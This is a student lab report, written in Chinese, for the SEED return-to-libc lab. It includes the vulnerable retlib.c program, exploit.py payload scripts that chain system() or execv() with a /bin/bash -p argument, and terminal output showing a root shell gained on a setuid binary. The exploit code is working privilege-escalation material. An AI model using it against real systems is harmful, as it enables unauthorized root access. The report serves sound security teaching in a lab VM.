网安实验三实验报告

57119118 尤何毅


完成日期：2021 年 7 月 15 日

实验环境配置：

关闭地址空间布局随机化机制：

```
[07/18/21]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```


Task 1: Finding out the Addresses of libc Functions





```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof():  0x%.8x\n",
  (unsigned)buffer);
    printf("Frame Pointer value inside bof():  0x%.8x\n",
  (unsigned)framep);

    strcpy(buffer, str);

    return 1;
}

void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}

int main(int argc, char **argv)
{
   char input[1000];
   FILE *badfile;
```

找到 system()函数地址：

```
[07/18/21]seed@VM:~/.../Labsetup$ gcc -m32 -DBUF_SIZE=N -fno-stack-protector -z noexecstack -o retlib retlib.c
[07/18/21]seed@VM:~/.../Labsetup$ sudo chown root retlib
[07/18/21]seed@VM:~/.../Labsetup$ sudo chmod 4755 retlib
```





可以看到 system()地址是 0xf7e12420;exit()地址是 0xf7e04f80。

Task 2: Putting the shell string in the memory


新建 MYSHELL 环境变量并运行程序 envaddr.c，找到字符串/bin/sh 的地址：


```
[07/20/21]seed@VM:~/.../Labsetup$ touch envaddr.c
[07/20/21]seed@VM:~/.../Labsetup$  export MYSHELL=/bin/sh
[07/20/21]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[07/20/21]seed@VM:~/.../Labsetup$ gcc envaddr.c -o prtenv
envaddr.c: In function ‘main’:
envaddr.c:9:16: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    9 | printf("%x\n", (unsigned int)shell);
      |                ^
[07/20/21]seed@VM:~/.../Labsetup$ prtenv
 Value: /bin/sh
ffffe3d4
```

可以看到/bin/sh 的地址为 ffffe3d4

Task 3: Launching the Attack

修改 exploit.py:



```
[07/21/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/21/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

上面的 shell 用户符表示我们攻击成功。

Attack variation 1：

去掉 exit 函数地址后运行攻击程序：

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffe3d4       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 32
#exit_addr = 0xf7e04f80    # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
[07/21/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/21/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# exit
Segmentation fault
```

shell 用户符表示我们攻击成功，但是是在后续退出时程序会报错。

Attack variation 2：

修改漏洞程序的名字攻击失败：

```
[07/21/21]seed@VM:~/.../Labsetup$ mv retlib newretlib
[07/21/21]seed@VM:~/.../Labsetup$ newretlib
Address of input[] inside main():  0xffffcd80
Input size: 300
Address of buffer[] inside bof():  0xffffcd50
Frame Pointer value inside bof():  0xffffcd68
zsh:1: command not found: h
```

可见攻击失败，而且可以看到打印出的地址也发生了变化。

Task 4: Defeat Shell’s countermeasure


```
[07/21/21]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/dash /bin/sh
[07/21/21]seed@VM:~/.../Labsetup$
```

execv 函数的地址：

```
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
```

/bin/bash 和/bin/bash -p 的地址

```
[07/22/21]seed@VM:~/.../Labsetup$ export p1=/bin/bash
[07/22/21]seed@VM:~/.../Labsetup$ export p2=-p

[07/22/21]seed@VM:~/.../Labsetup$ prtenv2
ffffe6b5
ffffe6c2
```



```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
con_addr=0xffffcd90
content[80:84]=(0xffffe6b5).to_bytes(4,byteorder='little')
content[84:88]=(0xffffe6c2).to_bytes(4,byteorder='little')
content[88:92]=(0x00000000).to_bytes(4,byteorder='little')

X = 40
p1= 0xffffcd90+80       # The address of "/bin/sh"
content[X:X+4] = (p1).to_bytes(4,byteorder='little')

Y = 28
execv_addr = 0xf7e994b0   # The address of system()
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

Z = 36
path = 0xffffe6b5    # The address of exit()
content[Z:Z+4] = (path).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

可以攻击成功：

```
[07/21/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/21/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
bash-5.0# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4
(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(
lxd),132(sambashare),136(docker)
bash-5.0#
```

实验体会：

本次实验中遇到的问题：如图，在计算 X、Y、Z 的值时由于我运行的 stack.c 程序为 64 位，导致 buffer 地址和 ebp 的值相差很大正确无法得出 Y 的值：

```
gdb-peda$ p $ebp
$1 = 0xffffdef0
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0x7fffffffdcc0
```

之后修改为 32 位程序即可。

并且通过此次实验，我们可以发现，在 return-to-libc 攻击中，通过改变返回地址，攻击者能够使目标程序跳转到已经被加载到内存中的 libc 库中的函数。